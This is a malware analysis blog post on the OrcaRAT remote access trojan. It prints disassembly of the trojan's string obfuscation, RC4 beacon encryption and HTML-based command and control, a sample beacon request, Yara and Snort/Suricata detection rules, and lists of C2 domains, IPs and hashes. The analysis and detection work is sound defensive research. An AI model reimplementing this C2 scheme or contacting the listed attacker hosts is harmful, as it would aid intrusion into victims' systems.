OrcaRAT - A whale of a tale

By Dan Kelly and Tom Lancaster

It’s every malware analyst’s dream to be handed a sample which is, so far, unnamed by the AV community - especially when the malware in question may have links to a well-known APT group.

In my line of work I analyse several ‘unknown’ malware samples a week, but often it turns out that they are simply new variants of existing malware families. Recently I was fortunate enough to be handed something that not only had a low detection rate but, aside from heuristics, seemed to be relatively unknown to the top 40 anti-virus companies.

In this post I will walk you through the malware family we’ve dubbed “OrcaRAT”.

First of all, it is worth pointing out that most of the malware I see on a day-to-day basis is espionage orientated, and very rarely do the programmers and operators make much effort to cover their tracks. The use of forged HTTP headers is a common occurrence and simple mistakes within these headers are frequent.

The malware in question was handed to me by one of our threat intelligence analysts who was hunting through infrastructure associated with some samples of Comfoo[1] malware and happened across a malware sample (253a704acd7952677c70e0c2d787791b8359efe2c92a5e77acea028393a85613) he didn’t recognise. He immediately took the malware and passed it through first stage analysis, which involves running the file in a sandbox environment. After this, he handed it over for more in-depth capability analysis.

The structure

I began by looking over the sandbox report. The first thing that drew my attention was the URI structure.

```
GET /uvKvVp8iQlohMg=2/~In+KfpDBBpoHKtLOAO+W8vu56XAgqisVGQ=1/mZm81b6Y/
nfnOW55PGAB4QbBLPha~QKg=1/~I38NMsUX1whHPUAa2LQYiIp9XE=1 HTTP/1.1
Accept: */*
Accept-Language: en-us
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR
1.1.4322; .NET CLR 2.0.50727; .NET CLR 3.0.4506.2152; .NET CLR
3.5.30729; .NET4.0C; .NET4.0E)
Host: auty.organiccrap.com
Connection: Keep-Alive
```

(A screenshot showing the HTTP headers and URI structure that OrcaRAT produces)

To those of us who are familiar with decoding data, you will notice that the URI string formatting appears to be a modified version of the Base64 algorithm.

To understand this structure more, we must reverse engineer the functions that generate and then encode the data. Firstly we begin by analysing the routines that produce the data which is later encoded and sent in the HTTP URI field.

The very first thing that jumped out when disassembling the malware is the simplicity and cleanliness of the code. There are also a significant number of Windows Crypto API[2] functions imported by the malware, so we can assume this indicates that it uses encryption.

Address	Ordinal	Name	Library
00409004		CryptReleaseContext	ADVAPI32
00409008		GetUserNameA	ADVAPI32
0040900C		CryptCreateHash	ADVAPI32
00409010		CryptHashData	ADVAPI32
00409014		CryptDeriveKey	ADVAPI32
00409018		CryptAcquireContextA	ADVAPI32
0040901C		CryptDecrypt	ADVAPI32
00409020		CryptDestroyKey	ADVAPI32
00409024		CryptDestroyHash	ADVAPI32
00409028		CryptGenRandom	ADVAPI32
00409030		CryptBinaryToStringA	CRYPT32
00409034		CryptStringToBinaryA	CRYPT32
0040903C		CreateFileA	KERNEL32
00409040		WriteFile	KERNEL32
00409044		DeleteFileA	KERNEL32
00409048		CompareFileTime	KERNEL32
0040904C		GetFileSize	KERNEL32
00409050		GetSystemTime	KERNEL32

(A screenshot showing the functions that are imported by OrcaRAT)

Delving deeper in to the disassembly, we come across the preamble to the URI generation function:

```
.text:00401219                 call    CryptMakeRnd
.text:0040121E
.text:0040121E loc_40121E:                             ; CODE XREF: BuildKey+E↑j
.text:0040121E                 mov     cl, byte_40A060 ; cl = 6
.text:00401224                 xor     cl, 49h         ; cl ^ 0x49 = 0x4F (O)
.text:00401227                 mov     [esi+0Eh], cl
.text:0040122A                 mov     dl, byte_40A061 ; dl = 0x30
.text:00401230                 xor     dl, 42h         ; 0x30 ^ 0x42 = 0x72 (r)
.text:00401233                 mov     [esi+0Fh], dl
.text:00401236                 mov     cl, byte_40A062 ; cl = 0x2E
.text:0040123C                 xor     cl, 4Dh         ; 0x2E ^ 0x4D = 0x63 (c)
.text:0040123F                 mov     [esi+10h], cl
.text:00401242                 mov     dl, byte_40A063 ; dl = 0x2D
.text:00401248                 xor     dl, 4Ch         ; 0x2D ^ 0x4C = 0x61 (a)
.text:0040124B                 mov     [esi+11h], dl
.text:0040124E                 mov     cl, byte_40A064 ; cl = 0x24
.text:00401254                 xor     cl, 6Fh         ; 0x24 ^ 0x6F = 0x4B (K)
.text:00401257                 mov     [esi+12h], cl
.text:0040125A                 mov     dl, byte_40A065 ; dl = 0x1D
.text:00401260                 xor     dl, 74h         ; 0x1D ^ 0x74 = 0x69 (i)
.text:00401263                 mov     [esi+13h], dl
.text:00401266                 mov     cl, byte_40A066 ; cl = 0x19
.text:0040126C                 xor     cl, 75h         ; 0x19 ^ 0x75 = 0x6C (l)
.text:0040126F                 mov     [esi+14h], cl
.text:00401272                 mov     dl, byte_40A067 ; dl = 0x1F
.text:00401278                 xor     dl, 73h         ; 0x1F ^ 0x73 = 0x6C (l)
.text:0040127B                 mov     [esi+15h], dl
00001278 00401278: BuildKey+78
```

(A screenshot showing the decoding and generation of a string value)

The function above uses Windows crypto API to generate a random number of 6 bytes, then dynamically builds and appends the word “OrcaKiller” on to the end of this number. In one such example the final product was "\x61\xBA\xF4\x44\x52\xF1OrcaKiller" (where \x denotes hexadecimal values).

Once this value has been produced, the malware begins constructing the URI. With many pieces of malware the initial communications that it sends out to its command and control server (known as beaconing or phoning home) usually include pieces of information about the victim system. OrcaRAT is no exception. The randomly generated values noted above are actually used to encrypt several pieces of information that are extracted from the system, and even the key itself is included.

```
.text:004012D7                 push    0               ; dwFlags
.text:004012D9                 push    0               ; hKey
.text:004012DB                 push    CALG_MD5        ; Algid
.text:004012E0                 push    ecx             ; hProv
.text:004012E1                 call    ds:CryptCreateHash
.text:004012E7                 test    eax, eax
.text:004012E9                 jz      loc_401394
.text:004012EF                 mov     eax, [esp+0Ch+hHash]
.text:004012F3                 push    esi
.text:004012F4                 push    0               ; dwFlags
.text:004012F6                 lea     edx, [edi+8]    ; edx = Hash encryption key ([rndbytes]OrcaKiller)
.text:004012F9                 push    10h             ; dwDataLen
.text:004012FB                 push    edx             ; pbData
.text:004012FC                 push    eax             ; hHash
.text:004012FD                 call    ds:CryptHashData
.text:00401303                 mov     esi, eax
.text:00401305                 test    esi, esi
.text:00401307                 jz      short loc_40137B
.text:00401309                 mov     edx, [esp+10h+hHash]
.text:0040130D                 mov     eax, [edi+4]
.text:00401310                 lea     ecx, [esp+10h+hKey]
.text:00401314                 push    ecx             ; phKey
.text:00401315                 push    0               ; dwFlags
.text:00401317                 push    edx             ; hBaseData
.text:00401318                 push    CALG_RC4        ; Algid
.text:0040131D                 push    eax             ; hProv
.text:0040131E                 call    ds:CryptDeriveKey
000012F6 004012F6: EncryptString+36
```

(A screenshot showing an encryption function used by OrcaRAT)

All of the values extracted from the system are encrypted using the RC4[3] algorithm and then base64 encoded. The RC4 encryption key is derived from an MD5 hash[4] of the randomly generated bytes concatenated with the 'OrcaKiller' string. Once the data has been encrypted it is base64 encoded. Any forward slashes in the base64 string are replaced with a tilde - pseudo code is shown below.

```
// format uri string, replacing slashes
for (i = 0; i < strlen(URL); i++)
    if (URL[i] == '/')
        URL[i] = '~';
```

Once all of the values have been encrypted and formatted the URI has the following structure:

```
GET /px~NFEHrGXF9QA=2/5mGabiSKSCIqbiJwAKjf+Z81pOurL1xeCaw=1/xXiPyUqR/
hBL9Dw2nbQQEDwNXIYD3I5EkpfyrdVpVC8kp/4WeCaArZAnd+QEYVSY9QMw=2 HTTP/1.1
```

■ Campaign ID 1 ■ Campaign ID 2 ■ Base64 encoded encryption key
■ Workstation name ■ IP address

(A screenshot showing the URI structure of OrcaRAT command and control activity)

The campaign ID value is constructed using a method similar to that for the encryption key.

```
.text:00401764 GenerateCID1:                            ; CODE XREF: GenerateURL+25↑j
.text:00401764                 mov     dword ptr [ebx+24h], 104h
.text:0040176B                 mov     al, byte_40A06C ; al = 0x1B
.text:00401770                 xor     al, 6Ch         ; 0x1B ^ 0x6C = 0x77 (w)
.text:00401772                 mov     edi, ds:lstrlenA
.text:00401778                 mov     [esp+228h+pbBinary], al
.text:0040177C                 mov     eax, dword ptr word_40A06D ; eax = 16191507
.text:00401781                 mov     cl, al          ; cl = 0x7
.text:00401783                 mov     al, ah          ; al = 0x15
.text:00401785                 xor     al, 74h         ; 0x74 ^ 0x15 = 0x61 (a)
.text:00401787                 lea     esi, [ebx+2B4h]
.text:0040178D                 mov     [esp+228h+var_206], al
.text:00401791                 mov     ax, word_40A06F ; eax = 0x1619
.text:00401797                 mov     dl, al          ; dl = 0x19
.text:00401799                 mov     al, ah          ; ah = 0x16
.text:0040179B                 xor     cl, 4Fh         ; 7 ^ 0x4F = 0x48 (H)
.text:0040179E                 xor     dl, 55h         ; 0x19 ^ 0x55 = 0x4C (L)
.text:004017A1                 xor     al, 73h         ; 0x16 ^ 0x73 = 0x65 (e)
.text:004017A3                 push    esi             ; lpString
.text:004017A4                 mov     [esp+22Ch+var_207], cl ; Final string: wHaLe
```

(A screenshot showing the generation of the first hidden string value)

It would appear that the authors did not want anybody to be able to easily see this value.

This now gives us OrcaKiller and wHaLe. It would appear that our adversary has a salty sense of humour.

Command and control

As with all malware, the command and control functions reveal the true nature and intent of the operators. Up until now we have only determined how the malware communicates with the server. We will now investigate the mechanisms that the server uses to communicate and interact with the victim.


The command and control routine in OrcaRAT appears to serve two purposes. Interestingly these routines are split in to two branches. Each branch of command and control activity is determined by the unique response from the remote server. Command and control takes form of a webpage. Unlike malware designed by the well-known Comment Crew[5], this group does not hide these commands in HTML comments, but instead places them in plain view. The first set of commands force the malware to behave as a simple downloader.

```
.text:004023CB                 push    offset aHtmlBodyP ; "<HTML><BODY><P>"
.text:004023D0                 push    ebx             ; char *
.text:004023D1                 call    _strstr
.text:004023D6                 add     esp, 8
.text:004023D9                 test    eax, eax
.text:004023DB                 jz      ExitFunc
.text:004023E1                 mov     edi, offset aHtmlBodyP ; "<HTML><BODY><P>"
.text:004023E6                 or      ecx, 0FFFFFFFFh
.text:004023E9                 xor     eax, eax
.text:004023EB                 repne scasb
.text:004023ED                 not     ecx
.text:004023EF                 dec     ecx
.text:004023F0                 mov     edi, ebx
.text:004023F2                 mov     edx, ecx
.text:004023F4                 or      ecx, 0FFFFFFFFh
.text:004023F7                 repne scasb
.text:004023F9                 not     ecx
.text:004023FB                 dec     ecx
.text:004023FC                 mov     edi, offset aPBodyHtml ; "</P></BODY></HTML>"
.text:00402401                 mov     esi, ecx
.text:00402403                 or      ecx, 0FFFFFFFFh
.text:00402406                 sub     esi, edx
.text:00402408                 add     edx, ebx
.text:0040240A                 repne scasb
.text:0040240C                 not     ecx
.text:0040240E                 dec     ecx
.text:0040240F                 lea     eax, [esp+5018h+pszString]
00002408 00402408: ParseWebpage+E8
```

(A screenshot showing OrcaRAT parsing the HTML code behind a webpage)

Upon downloading the webpage from the server the malware looks for specific sets of HTML tags. The first set are <P> and the terminating tag </P>. Once the malware has found these tags it drops in to the first command and control function. The malware then extracts the payload text between the HTML tags and runs it through a decryption routine. The same encryption key that is sent in the URI string is used to decrypt the text. Once the payload text has been decrypted the malware treats this as a binary executable file, which is then written to the disk and executed.

The second set of HTML tags allows the operator to drop the malware in to a set of remote control functions. This time the malware searches for the <H1> tag that is terminated by </H1>. Once the payload text between these tags has been extracted it is then decrypted using the encryption key found in the URI string. The payload text from this page is much smaller and ultimately points to the command function that the operator has executed.



(A screenshot showing the structure of the command and control routines within OrcaRAT)

The command and control structure is fairly simplistic but provides the operator with access to the victim machine's filesystem and command line, and as such allows the attacker to perform various tasks such as executing arbitrary commands or uploading and downloading files from the compromised system.

After a command and control message is received, OrcaRAT sends an HTTP POST message back to the command and control server. Each time that the URI is built it generates a new encryption key, showing that the command and control server is at least serving dynamic content. Given the command structure above, it is logical to assume that the command and control server requires an operator to manually issue specific commands to the victim workstation, with the default command likely being 'sleep'.

Given the information above we can reasonably assume that this malware was most likely designed as a first stage implant. History has shown that malware designed in this way is usually done so to allow the operator an initial level of access to the compromised system, usually for surveying the victim and then deciding whether to deploy a more capable and valuable second stage malware implant.

Detection

Once OrcaRAT has been delivered to a victim system there are a number of ways to detect it.

Firstly we will cover disk detection using Yara. The rule below will detect an OrcaRAT binary executable that has been written to a compromised machine's disk.

```
rule OrcaRAT
 {
 meta:
      author = "PwC Cyber Threat Operations   :: @tlansec"
      distribution = "TLP WHITE"
      sha1 =   "253a704acd7952677c70e0c2d787791b8359efe2c92a5e77acea028393a85613"
```

```
strings:
    $MZ="MZ"
    $apptype1="application/x-ms-application"
    $apptype2="application/x-ms-xbap"
    $apptype3="application/vnd.ms-xpsdocument"
    $apptype4="application/xaml+xml"
    $apptype5="application/x-shockwave-flash"
    $apptype6="image/pjpeg"
    $err1="Set return time error =   %d!"
    $err2="Set return time   success!"
    $err3="Quit success!"

condition:
    $MZ at 0 and filesize < 500KB and   (all of ($apptype*) and 1 of ($err*))
}
```

OrcaRAT can also be detected in two separate ways at the network level using a Snort or Suricata IDS rule. Detecting malware at different stages of connectivity can be important. By creating signatures with a nexus to the kill chain[6] we can determine which stage the intrusion has reached. The two signatures below will indicate whether the intrusion has reached the command and control or action-on phases.

Snort:

```
alert tcp any any -> any any (msg:"::[PwC CTD]:: - OrcaRAT implant check-in"; flow:established,from_client; urilen: 67<>170; content:"User-Agent: Mozilla/4.0 (compatible\; MSIE 8.0\; Windows NT 5.1\; Trident/4.0\; .NET CLR 2.0.50727\; .NET CLR 3.0.04506.30\; .NET4.0C\; .NET4.0E)"; http_header; content:"GET"; http_method; pcre:"/^\/[A-Za-z0-9+~=]{14,18}\/[A-Za-z0-9+~=]{33,38}\/[A-Za-z0-9+~=]{6,9}\/[A-Za-z0-9+~=]{5,50}\/[A-Za-z0-9+~=]{5,50}$/U"; sid:YOUR_SID; rev:1;)

alert tcp any any -> any any (msg:"::[PwC CTD]:: - OrcaRAT implant C2 confirmation response"; flow:established,from_client; urilen: 67<>170; content:"User-Agent: Mozilla/4.0 (compatible\; MSIE 8.0\; Windows NT 5.1\; Trident/4.0\; .NET CLR 2.0.50727\; .NET CLR 3.0.04506.30\; .NET4.0C\; .NET4.0E)"; http_header; content:"POST"; http_method; pcre:"/^\/[A-Za-z0-9+~=]{14,18}\/[A-Za-z0-9+~=]{33,38}\/[A-Za-z0-9+~=]{6,9}\/[A-Za-z0-9+~=]{5,50}\/[A-Za-z0-9+~=]{5,50}$/U"; sid:YOUR_SID; rev:1;)
```

Suricata:

```
alert http any any -> any any (msg:"::[PwC CTD]:: - OrcaRAT implant check-in"; flow:established,from_client; urilen: 67<>170; content:" Mozilla/4.0 (compatible\; MSIE 8.0\; Windows NT 5.1\; Trident/4.0\; .NET CLR 2.0.50727\; .NET CLR 3.0.04506.30\; .NET4.0C\; .NET4.0E)"; http_user_agent; content:"GET"; http_method; pcre:"/^\/[A-Za-z0-9+~=]{14,18}\/[A-Za-z0-9+~=]{33,38}\/[A-Za-z0-9+~=]{6,9}\/[A-Za-z0-9+~=]{5,50}\/[A-Za-z0-9+~=]{5,50}$/U"; sid:YOUR_SID; rev:1;)

alert http any any -> any any (msg:"::[PwC CTD]:: - OrcaRAT implant C2 confirmation response"; flow:established,from_client; urilen: 67<>170; content:" Mozilla/4.0 (compatible\; MSIE 8.0\; Windows NT 5.1\; Trident/4.0\; .NET CLR 2.0.50727\; .NET CLR 3.0.04506.30\; .NET4.0C\; .NET4.0E)"; http_user_agent; content:"POST"; http_method; pcre:"/^\/[A-Za-z0-9+~=]{14,18}\/[A-Za-z0-9+~=]{33,38}\/[A-Za-z0-9+~=]{6,9}\/[A-Za-z0-9+~=]{5,50}\/[A-Za-z0-9+~=]{5,50}$/U"; sid:YOUR_SID; rev:1;)
```

Appendix A: Samples of Orca RAT:

Hash	**C2**
07b40312047f204a2c1fbd94fba6f53b	adda.lengendport.com
f6456b115e325b612e0d144c8090720f	tsl.gettrials.com
139b8e1b665bb9237ec51ec4bef22f58	auty.organiccrap.com

Appendix B: Related indicators

Indicator	**Type**
11.38.64.251	IP Address
123.120.115.77	IP Address
123.120.99.228	IP Address
142.0.134.20	IP Address
147.96.68.184	IP Address
176.31.24.182	IP Address
176.31.24.184	IP Address
190.114.241.170	IP Address
200.78.201.24	IP Address
202.124.151.94	IP Address
202.2.108.142	IP Address
203.146.251.11	IP Address
204.152.209.74	IP Address
213.147.54.170	IP Address
23.19.39.19	IP Address
58.71.158.21	IP Address
62.73.174.134	IP Address
71.183.67.163	IP Address
74.116.128.15	IP Address

81.218.149.207	IP Address
84c68f2d2dd569c4620dabcecd477e69	Hash
8fbc8c7d62a41b6513603c4051a3ee7b	Hash
91.198.50.31	IP Address
adda.lengendport.com	Domain
affisensors.com	Domain
analysis.ittecbbs.com	Domain
at.acmetoy.com	Domain
aucy.affisensors.com	Domain
auty.organiccrap.com	Domain
bbs.dynssl.com	Domain
bbs.serveuser.com	Domain
bbslab.acmetoy.com	Domain
bbslab.lflink.com	Domain
cdna.acmetoy.com	Domain
cune.lengendport.com	Domain
cure.yourtrap.com	Domain
dasheng.lonidc.com	Domain
dns.affisensors.com	Domain
edu.authorizeddns.org	Domain
edu.onmypc.org	Domain
fee0e6b8157099ad09380a94b7cbbea4	Hash
ftp.bbs.dynssl.com	Domain
ftp.bbs.serveuser.com	Domain
ftp.bbslab.acmetoy.com	Domain
ftp.edu.authorizeddns.org	Domain
ftp.edu.onmypc.org	Domain
ftp.lucy.justdied.com	Domain
ftp.nuac.jkub.com	Domain
ftp.osk.lflink.com	Domain
ftp.reg.dsmtp.com	Domain
ftp.tt0320.portrelay.com	Domain
home.affisensors.com	Domain
hot.mrface.com	Domain
info.affisensors.com	Domain
jucy.wikaba.com	Domain
jutty.organiccrap.com	Domain
lengendport.com	Domain
lucy.justdied.com	Domain
newtect.ddns.us	Domain

nuac.jkub.com	Domain
nunok.ninth.biz	Domain
osk.lflink.com	Domain
philipine.gnway.net	Domain
pure.mypop3.org	Domain
reg.dsmtp.com	Domain
tt0320.portrelay.com	Domain
venus.gr8domain.biz	Domain
www.bbs.dynssl.com	Domain
www.bbs.serveuser.com	Domain
www.bbslab.acmetoy.com	Domain
www.edu.authorizeddns.org	Domain
www.edu.onmypc.org	Domain
www.fgtr.info	Domain
www.hot.mrface.com	Domain
www.ktry.info	Domain
www.lucy.justdied.com	Domain
www.osk.lflink.com	Domain
www.reg.dsmtp.com	Domain
www.tt0320.portrelay.com	Domain

[1] http://www.secureworks.com/cyber-threat-intelligence/threats/secrets-of-the-comfoo-masters/

[2] http://msdn.microsoft.com/en-gb/library/windows/desktop/aa380255(v=vs.85).aspx

[3] http://en.wikipedia.org/wiki/RC4

[4] http://en.wikipedia.org/wiki/MD5

[5] http://intelreport.mandiant.com/Mandiant_APT1_Report.pdf

[6] http://www.lockheedmartin.com/content/dam/lockheed/data/corporate/documents/LM-White-Paper-Intel-Driven-Defense.pdf